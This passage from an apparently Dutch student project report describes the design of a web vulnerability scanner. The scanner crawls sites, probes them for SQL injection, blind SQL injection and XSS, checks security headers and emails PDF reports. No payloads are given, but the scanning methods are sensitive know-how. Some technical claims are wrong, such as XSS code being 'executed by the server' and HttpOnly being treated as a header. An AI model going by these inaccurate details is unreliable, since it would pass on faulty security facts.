| Admin paneel | HTTP GET /send{id} | Het verzenden van een rapport |

Tabel 4.2

## 4.5 Webapplicatie scanner

**Introductie**

In dit deel zal ik inzoomen op het conceptuele ontwerp van de Webapplicatie scanner. Zoals eerder, in de inleiding van dit hoofdstuk vermelde ik wat de kerncomponenten zijn van een Webapplicatie scanner. De database heb ik eruit gelaten omdat het een tot een ander subsysteem behoort.

CLI

Een Webapplicatie scanner, zoals iedere softwareapplicatie, heeft een interface nodig die de processen binnen de applicatie start en aansturen. De Webapplicatie scanner heeft als interface een Command Line Interface (CLI). CLI’s bestaan uit een lijst van commando’s die de gebruiker kan uitvoeren een Terminal.

Crawler

De Crawler is een programmeer script dat in verschillende High Level programmeertalen geschreven kan worden. De Crawler doorzoekt de broncode van een website naar specifieke HTML DOM Elementen, zoals headers en paragrafen, deze worden gesymboliseerd met <h> en <p> DOM elementen. Na het crawlen wordt er door de ontwikkelaars besloten wat er gedaan wordt met de data.

Scanner

Een van de hoofdfuncties van de Crawler is de Scanner voorzien met data. De Scanner gebruikt de data om gesimuleerde aanvallen te verrichten op het doelwit, de web applicatie. De Scanner voert in de scope van dit project twee aanvallen uit SQLi en XSS aanvallen. SQLi wordt gebruikt om SQL kwetsbaarheden te identificeren en XSS voor cross-site scripting kwetsbaarheden. De Scanner voorziet weer de Rapport generator met data.

Rapporteren

Deze feature genereert een rapport op basis van de gevonden SQLi en XSS kwetsbaarheden. De geïdentificeerde kwetsbaarheden worden op een formele wijze gedocumenteerd in het rapport met gedetailleerde informatie over het doelwit en advies over welke vervolg stappen de klant kan nemen. Het rapport wordt in PDF formaat gegenereerd.

### 4.5.1 Command Line Interface

SecurityRaport maakt gebruik van een Command Line Interface of in het kort CLI. Deze CLI wordt enkel gebruikt voor de executie van een scan. De CLI maakt gebruik van één commando “scan”, deze commando heeft een variatie van opties zodat er verschillende opdrachten uitgevoerd kunnen worden. In hoofdstuk 4.2 worden de opties behandeld voor de CMS-extensie.

Een commando is opgebouwd uit het volgende

Optie


Argument

Commando

|  |  |  |
| --- | --- | --- |
| Scan Commando | | |
| Type | Sub commando’s | Omschrijving |
| Argument | URL | De opgegeven adres van de website |
| Optie | bs | Blind SQL Injectie |
| Optie | s | SQL Injectie |
| Optie | x | Cross Site Scripting |
| Optie | h | Security Headers |
| Optie | rt | Rapport Type |
| Optie | r | Volg regels van Robots.txt |
| Optie | fm | Volg Modus instellen |

Tabel 4.3

Wanneer de gebruiker via Pandora een scan aanvraag doet executeert Pandora via de API een scan commando uit in de webapplicatie scanner van SecurityReport.



**options**

-bs

-s

-x

-h

-rt

-r

-fm

scan url

**/request\_scan**

Scan


Full Scan

Full Report

Full scan

Full Report

### 4.5.2 Crawler

De Crawler behoort tot één van de kern componenten van een webapplicatie scanner en maakt deel uit van het projectstructuur. De term “Crawling” is synoniem worden met de activiteit waarbij data van een website programmatisch wordt verkregen. De Crawler voorziet de webapplicatie scanner van informatie over de website, dit maakt deze component een essentieel onderdeel van het gehele systeem. Het is simpel om informatie te verkrijgen over een website, hiervoor dien je geen Crawler te implementeren, een simpele HTTP request is al genoeg om de content van een hele website en daarbij ook de headers te bemachtigen, dit wordt over het algemeen gedaan met een HTTP Client die bijna elke programmeer taal native bezit. Dit is voor een webapplicatie scanner in praktische opzicht niet specifiek genoeg. Webapplicatie scanners verzamelen URL links waar zij specifiek naar zoeken op een web pagina, en niet één web pagina maar liever alle web pagina van een gehele website, zover de Robots.txt dat toelaat. De webapplicatie heeft de URL’s nodig om de gesimuleerde aanvallen uit te voeren. Wat de Crawler vervolgens doet is de data opslaan in een database.

Headers

Hyperlinks

Parameters

WWW.WEBSITE.NL

Figuur 4.9 Figuur 4.10

**Data dat verzamelt wordt**

De Crawler verzamelt de volgende data van een website

|  |  |
| --- | --- |
| Data | Omschrijving |
| Headers | Website configuratie |
| Hyperlinks | Hyperlinks op de website |
| Parameters | Parameters van een Hyperlink |

Tabel 4.4

Headers geven informatie vrij over wat voor soort website het is. SecurityReport gebruikt headers om informatie over de website te krijgen. De informatie gebruikt SecurityReport om kwetsbaarheden te vinden op gebied van misconfiguratie maar ook voor het verwerken van algemene informatie in het rapport.

Header

HTTP/1.1 200 OK

Content-Type: text/html; UTF-8

Server: Apache/2.2.3

Content-Length: 900

Connection: keep-alive

Figuur 4.11

Hyperlinks zijn misschien wel het belangrijkste element van een website geschreven in HTML. Een Hyperlink wordt gebruikt voor de gesimuleerde aanvallen van SecurityRapport. De anchor element bestaat uit een hyperlink en een parameter gekleurd in het oranje. Deze twee elementen worden apart opgeslagen in hun eigen tabel (zie database model in Bijlage A).

<a href=”**www.website.nl**?**parameter**=**waarde**”> website link </a>

Figuur 4.12

Voor het form element geld hetzelfde als de anchor element de hyperlink en parameters worden verzameld en opgeslagen alleen is het form element anders opgebouwd dan een anchor element. Uit de “action” attribuut wordt de hyperlink gehaald, de parameters worden uit de name attribuut gehaald.

<form action=”**loginAction.php**” method=”post”>

<input type=”text” name=”**username**”>

<input type=”password” name=”**password**”>

<input type=”submit” value=”**Submit**” name=”**login\_submit**”>

</form>

Figuur 4.13

### 4.5.3 Scanner

#### Introductie

In dit deel zal ik het concept van de Scanner uitgebreid behandelen met als doel om op een begrijpelijke manier uit te leggen hoe de Scanner in zijn werking gaat. De Scanner is een fundamentele componenten van de webapplicatie scanner. De Scanner is het component dat de gesimuleerde aanvallen verricht op het gekozen doelwit. In het deel hiervoor (H 4.4, Crawler) heb ik behandeld wat voor soort data de Crawler verwerkt en gestructureerd opslaat in de database. Deze data wordt door de Scanner gebruikt om de gesimuleerde aanvallen uit te voeren. Voordat ik begin met het behandelen van de soort data dat de Scanner gebruikt zal ik eerst de basis uitleggen.

De scanner zal een modulair software architectuur hebben zodat het makkelijk uitbreidbaar is met nieuwe modules. Een scanmodule is een aanvalstype die de Webapplicatie scanner uitvoert. In het onderzoek (H3) ben ik tot de conclusie gekomen dat er in de scope van dit project maar drie aanval types feasible/haalbaar zijn, Blind SQLi, SQLi en XSS. Naast deze 3 scanmodule is er ook een ander type module, de Header module. Deze module voert geen gesimuleerde aanvallen uit omdat het een ander werking heeft, het valt dus niet onder de categorie aanval type. De modulaire software architectuur bestaat uit een basismodule, een blueprint/template, dit is de basis voor elke scan modules. Een andere uitleg is dat de basismodule abstract is, wat betekent dat het verschillende vormen kan aannemen en dat er vanuit de basismodule concrete scanmodules gemaakt kunnen worden. De aanval module heeft drie concrete klassen en deze klassen overerven de twee basisfuncties.

Basisfuncties

Basis module

attackGet

attackPost

Header Module

XSS

Blind SQL Injectie

SQL Injectie

Aanval Module

Figuur 4.15

**Modules**

SecurityReport heeft 4 Scan Modules waarmee het kwetsbaarheden identificeert. De Scan Modules (Blind) SQLi en XSS vallen onder hetzelfde categorie “gesimuleerde aanvallen” de Header Module voert geen aanvallen uit maar gebruikt de header data die verzameld is door de Crawler. De drie Modules van de categorie gesimuleerde aanvallen voeren HTTP GET en POST aanvallen uit maar verschillen in de manier hoe de kwetsbaarheden wordt geïdentificeerd. In tabel 4.12 staan de kenmerken van de 4 Scan Modules.


|  |  |  |  |
| --- | --- | --- | --- |
| Scan Module | Identificatie methode | Risico Niveau | Kleur code |
| Blind SQL Injectie | Executie tijd bijhouden | Hoog | Rood |
| SQL Injectie | SQL errors zoeken in Response | Hoog | Rood |
| XSS | Javascript code zoeken in Response | Hoog | Rood |
| Security Headers | Security Headers zoeken | Middel, Laag | Oranje, Geel |

Tabel 4.5

Blind SQLi kwetsbaarheden worden ontdekt door de tijdduur van een SQL Query wanneer deze is uitgevoerd. Het doel van Blind SQLi aanvallen is niet om data op te vragen uit een database maar, om te controleren of de server de Blind SQLi uitvoert. Bij de uitvoering van de SQL Query wordt de functie **sleep** gebruikt, deze functie vraagt om 1 parameter wat de tijdsduur is van hoelang de server moet wachten (slapen) voordat het een reactie (Response) teruggeeft. Bij een succesvolle Blind SQLi aanval voor de server de Query uit en wacht het de zolang als is ingesteld door de hacker, de hacker weet dan dat de server kwetsbaar en gaat dan over naar de wat zwaardere aanvallen, de SQLi aanvallen. In figuur 4.19 woorden een aantal Blind SQLi aanvallen getoond.

HTTP Request

Blind SQLI



Figuur 4.15

Figuur 4.14

Het controleren van de HTML pagina’s is voor ieder module anders. De SQL module controleert op database errors van meerdere DBMS. Hiervoor heb ik een lijst gemaakt met SQL errors die corresponderen met de SQL payload. Met andere woorden als een payload een error veroorzaakt op een HTML pagina dan is het één van deze errors, je kunt het zien als de error scope die ik bepaald heb voor deze scanmodule.

10 sec

HTTP Response



**Error**

HTTP Response

HTTP Request

SQLI

Figuur 4.16

Voor de XSS module is er geen voor gedefinieerde lijst met Javascript code regels, omdat je niet te maken hebt met gestandaardiseerde teksten zoals bij SQL die bij een error een bericht toont maar wat Javascript wel kan is script runnen. Met andere woorden er kan Javascript code verstuurd worden naar de server die het dan verwerkt. Zoals er in Hoofdstuk 3.2.2 behandeld wordt kunnen er HTML elementen script “<script>” geplaatst worden op een HTML pagina. Tussen twee van deze elementen kan Javascript code geplaatst worden dat door de server wordt uitgevoerd. De XSS module gebruikt deze feature om zelf opmaat gemaakte XSS script op de HTML pagina van de doelwit te plaatsen. XSS module maakt gebruik van een payload, deze bevat een lijst met XSS aanvallen.



Figuur 4.17

Figuur 4.18

**<script>**

HTTP Response

XSS

HTTP Request

#### Het scanproces

In dit deel worden de verschillende scanprocessen behandeld. De applicatie heeft 2 verschillende scanprocessen die ervoor zorgen dat er kwetsbaarheden worden geïdentificeerd.

|  |  |
| --- | --- |
| Scanprocessen | |
| Type | Omschrijving |
| Gesimuleerde aanvallen | Zoekt naar een bepaalde tekst op een webpagina |
| Gesimuleerde aanvallen (Blind injecties) | Wacht een bepaalde tijd op een reactie van de server |
| Misconfiguraties | Controleert op security headers |

Tabel 4.6

Het scannen op misconfiguraties controleert enkel op security headers die niet ingesteld zijn aan de server kant en applicatie klant.

#### Misconfiguraties (Security Headers)


Tijdens het Crawl proces worden er hyperlinks verzameld, deze hyperlinks hebben allemaal een eigen header. Headers bevatten informatie over een webpagina en worden mee verzonden bij zowel een Request en bij een Response. De informatie die in de headers staan zijn vooral regels waar de server (Host) en client (webbrowser) zich aan moeten houden. De security headers zijn ervoor om de server en client te beschermen tegen gebruikers die misbruik willen maken van een server of website.

De Header module controleert op 6 security headers

|  |  |
| --- | --- |
| Security Headers | Omschrijving |
| X-Content-Type-Options | Voorkomt MIME-sniffing van een Response |
| X-Frame-Options | Voorkomt clickjacking in iframes |
| X-XSS-Protection | Voorkomt cross-site-scripting aanvallen |
| Content-Security-Policy | Definieert van welke locatie een bestand ingeladen mag worden. |
| Public-Key-Pins | Voorkomt het verpersoonlijken van gebruikers door aanvallers |
| HttpOnly | Voorkomt het stelen van Cookies |

Tabel 4.7

SecurityReport zoekt voor elke hyperlink naar deze 6 security headers wanneer er 1 niet gevonden is wordt het aangegeven als kwetsbaarheid.



Figuur 4.19

### 4.5.4 Rapporteren

Als uitgangspunt maakt de Webapplicatie scanner een rapport aan gebaseerd op de geïdentificeerde kwetsbaarheden. Het doel van dit rapport is om de klant te informeren over de security staat waar de webshop in verkeerd. Het rapport zal gegenereerd worden in pdf-formaat en zal informatie bevatten over alle gevonden kwetsbaarheden in de website. Na dat het rapport is gegenereerd wordt het via e-mail verstuurd naar de desbetreffende klant.

**Inhoud: Welke data bevat het rapport?**

Het rapport heeft als doel de lezer een leesbaar overzicht van alle geïdentificeerde kwetsbaarheden te geven. Naast dat wordt de lezer ook van algemene informatie voorzien en wordt er ook een advies gegeven over de mogelijke vervolg stappen om tot een oplossing van het probleem te komen. Het rapport bevat de volgende data:

|  |  |
| --- | --- |
| Algemene informatie | |
| Veld | Omschrijving |
| Start tijd | Start tijd van de scan |
| Eind tijd | Eind tijd van de scan |
| Scan tijd | De duur van de scan |
| Scan type | Welke type van de scan |
| URL | De URL van het Doelwit |
| Server | De server waarop gehost wordt |
| E-mail | E-mailadres |
| Klant | Naam klant |
| Bedrijf | Naam bedrijf |

Tabel 4.8

|  |  |
| --- | --- |
| Scan Informatiepagina 1 | |
| Veld | Omschrijving |
| Dreigingsniveau | Niveau van dreiging. Hoog, gemiddeld, laag |
| Totale dreigementen gevonden | e.g. 25 dreigementen gevonden |
| Samenvatting van de dreigementen | Dit bevat een overzicht van elke gevonden dreigement |

Tabel 4.9

|  |
| --- |
| Advies |
| Advies over de betreffende module |

Tabel 4.10

|  |  |
| --- | --- |
| Kwetsbaarheden details pagina 2..n | |
| Veld | Omschrijving |
| Module | Naam van kwetsbaarheid e.g. SQLi |
| Risico | Dreigingsniveau |
| Target URL | Locatie waar kwetsbaarheid is gevonden |
| Parameter | Parameter die gebruikt is |
| Aanval | De URI waarmee er een aanval is verricht |
| Error | De gevonden error |
| WASC ID | Referentie ID |
| Methode | De HTTP-werkwoord die gebruikt is. GET of POST |
| Datum | Datum van gevonden kwetsbaarheid |

Tabel 4.11

**Het genereren van het rapport**

Het genereer proces heeft als doel om de data van een gescande website te verwerken in een rapport van pdf-formaat. De Webapplicatie scanner heeft hiervoor een feature dat HTML documenten converteren in pdf-formaten. Dit betekende dat ik de scan data eerst moet verwerken in een HTML documenten. Een voordeel hiervan is dat de pdf-bestand met HTML en CSS opgemaakt kan worden. Na het converteren wordt het pdf-bestand opgeslagen op de server om vanuit daar opgestuurd te worden naar de klant. Het HTML document wordt zelf ook gegenereerd, hiervoor gebruikt het software systeem een dynamische template. Om de HTML en pdf-documenten te genereren wordt er gebruik gemaakt van twee Laravel Libraries:

|  |  |
| --- | --- |
| Libraries | Omschrijving |
| HTML Builder | Voor het bouwen van dynamische HTML documenten |
| View façade | Het renderen van php blade bestanden naar html |
| Html2Pdf | Voor het genereren van pdf-documenten |

Tabel 4.12

In het eerste proces wordt met de template die ontwikkeld is met de HTML Builder een HTML document gemaakt. De data dat de Scanner component heeft opgeslagen wordt verwerkt in de gegenereerde HTML document. In het volgende proces wordt de HTML document geconverteerd naar pdf formaat met Html2Pdf.


****

Figure 4.20

**Het rapport ontwerp**

**Pagina 1**

Figuur 4.21

URL

Omschrijving

Dreigingsniveau

Omschrijving

Categorie dreigementen

Laag

Gemiddeld

Hoog

Totale dreigementen gevonden

Niveau

Dreigingsniveau

**Scan Resultaten**

Scan tijd

Eindtijd

Start tijd

Scan Type

Server

Scan informatie

E-mailadres

Bedrijfsnaam

Klant naam

Algemene informatie

**Pagina 2**

Figuur 4.22

Advies

Details van gevonden kwetsbaarheden

ID

Module

Risico

Target URL

Parameter

Aanval

Error

WASC ID


Methode

Datum

### 4.5.5 E-Mail

Voor het E-mailen van alle servicemails gebruikt SecurityReport Mailgun. Met Mailgun kunnen de sevicemails geautomatiseerd worden. SecurityReport verstuurd in een heel scan proces 3 e-mails.

|  |  |
| --- | --- |
| Soort servicemail | Event |
| Registratie e-mail | Na het succesvol registreren van een klant |
| Premium e-mail | Na het activeren van een Premiumaccount |
| Rapport e-mail | Na het genereren van het rapport |

Tabel 4.23



Figuur 4.23

Modulaire

SecurityReport maakt gebruik van de Laravel Library Mail dat het aanmaken van Service E-mails gemakkelijk maakt. Met Mail kunnen er modules gemaakt worden van Service E-mails zoals de registratie e-mail. De e-mail modules worden verlengd (extends) met een Mailable Klasse waarmee een e-mail opgebouwd kan worden.

Build

Registratie

Build

Build

Rapport

Premium

Mailable

Mail Facadé

Laravel

Figuur 4.24

### 4.5.6 Database

Selectieve data dat de Webapplicatie scanner genereerd wordt opgeslagen in de database. De datastructuur is gebaseerd op mijn vooronderzoek naar de datastructuren die OWASP ZAP en Acunetix hanteren (H 3.4.6). Uit dat onderzoek heb ik alleen de essentiële entiteiten en attributen eruit kunnen halen. Tijdens het ontwikkelen zijn er vele aanpassingen gedaan aan de datastructuur om de data die de webapplicatie scanner te accommoderen.

|  |  |  |
| --- | --- | --- |
| Entiteit | Relatie | Entiteit |
| Customer | Een op veel | Website |
| Website | Een op 0 of veel | Link |
| Website | Een op veel | Header |
| Website | Een op 0 of veel | Scan |
| Link | Een op veel | Header Link |
| Link | Een op 0 of veel | Param (parameter) |
| Scan | Een op Veel | Scan Detail |
| Scan | Een op 0 of veel | Report |
| User | n.v.t. | n.v.t. |

Tabel 4.24



**Eindproduct**

**Deelvraag**

**Hoe ziet het eindproduct eruit?**

# 5 het eindproduct

## Introductie

In dit hoofdstuk zal ik het eindproduct SecurityRaport behandelen wat het gehele softwaresysteem is. Het softwaresysteem dat ik in het concept (H4) heb gedefinieerd heb ik in de afgelopen maanden ontwikkeld met de Framework Laravel en Wordpress. SecurityReport bestaat uit twee subsystemen, de webapplicatie scanner en de CMS-extensie Pandora. Het visuele gedeelte van het softwaresysteem zal ik met illustratie laten zien en de business logica, dus de werking van het systeem met diagrammen.

Wat zal ik in dit hoofdstuk behandelen?


|  |  |
| --- | --- |
| Systeem | Concept |
| Pandora CMS extensie | H 4.2 |
| Admin Paneel | H 4.3 |
| API | H 4.4 |
| Webapplicatie scanner | H 4.5 |

Tabel 5.1

**Deployment van het systeem**

Het systeem gebruikt drie webservers: Apache2, MAMP Apache, Artisan server.

|  |  |
| --- | --- |
| Server | Systeem |
| Apache | Wordpress Extensie |
| MAMP Apache | Database |
| Artisan Server | Admin Paneel |

 Tabel 5.2

SR

Pandora

MAMP


Apache2

Artisan

Figuur 5.1

## 5.1 Pandora CMS Extensie

### Registratie



Dit is het registratiescherm van Pandora. Wanneer een gebruiker de extensie voor het eerst gebruikt krijgt hij dit scherm voor zich. Wanneer alle velden zijn ingevuld dient de gebruiker op de knop “registreer” te drukken.


Het formulier bestaat uit de velden:

* Naam
* Bedrijf
* E-mail
* Token

De eerste 3 velden zijn begrijpelijk maar het veld Token heeft wat uitleg nodig.

Token is een gecodeerde privé sleutel die aan de kant van Wordpress en Securityreport wordt aangemaakt. De privé sleutel dient als authenticatie sleutel zodat het systeem de gebruiker herkent.

Figuur 5.2



Er kan een alternatieve E-mail mee worden verzonden i.p.v. de standaard Wordpress E-mail.


Figuur 5.3

### Scan aanvraag


Na het registeren wordt de pagina automatisch opnieuw ingeladen met het scherm Snelle Scan. Dit is voor standaardgebruikers bedoelt. De Snelle Scan is een ander naam voor Quick Scan, dit is de scan die op misconfiguratie scant, er worden geen gesimuleerde aanvallen gedaan vandaar dat de scan snel klaar is. De gebruiker hoeft enkel op snelle scan te drukken en Pandora doet gelijk een verzoek aan de webapplicatie scanner voor het staren van een Quick Scan.


De gebruiker kan door contact op te nemen met S5 zijn account upgraden naar Premiumaccount.

Na het activeren van het premium accountgebruiker een E-mail ter bevestiging ervan. Wanneer de gebruiker terugkeert naar Pandora dan ziet het aanvraagformulier er anders uit. De gebruiker kan nu uit meerdere scan opties kiezen en kan ook kiezen tussen een volledig rapport en korte rapport.

****

Figuur 5.4

****



****

Figuur 5.5

Figuur 5.7 Figuur 5.6

## Admin Paneel

### Account Activatie

****


Figuur 5.9

Figuur 5.8

Na de betaling activeert de administrator het premiumaccount door op de knop “inactive” te drukken. Er verschijnt een bevestiging pop-up, de administrator klikt op “Activeer account” om het premium account te activeren.

Dit is het Admin Paneel met het scherm Customer (klant). In dit scherm kan de administrator zien welke bedrijf of particulier zich heft geregistreerd. In dit geval heeft Gert BV geregistreerd. Gert BV heeft contact opgenomen met S5 en heeft laten weten dat hij voor het premiumaccount wilt gaan. Gert BV laat geen website door S5 maken dus betaald hij voor de upgrade € 10,-


### Rapporten inzien en verzenden



Figuur 5.10

De administrator kan met het rapportscherm informatie opvragen over alle gegenereerde rapporten. Zo kan de administrator zien van wie het rapport is en wat voor soort rapport het is. Ook is het mogelijk om het rapport in te zien door op het blauwe tekst te drukken in kolom report, dit opent het rapport.


Figuur 5.11



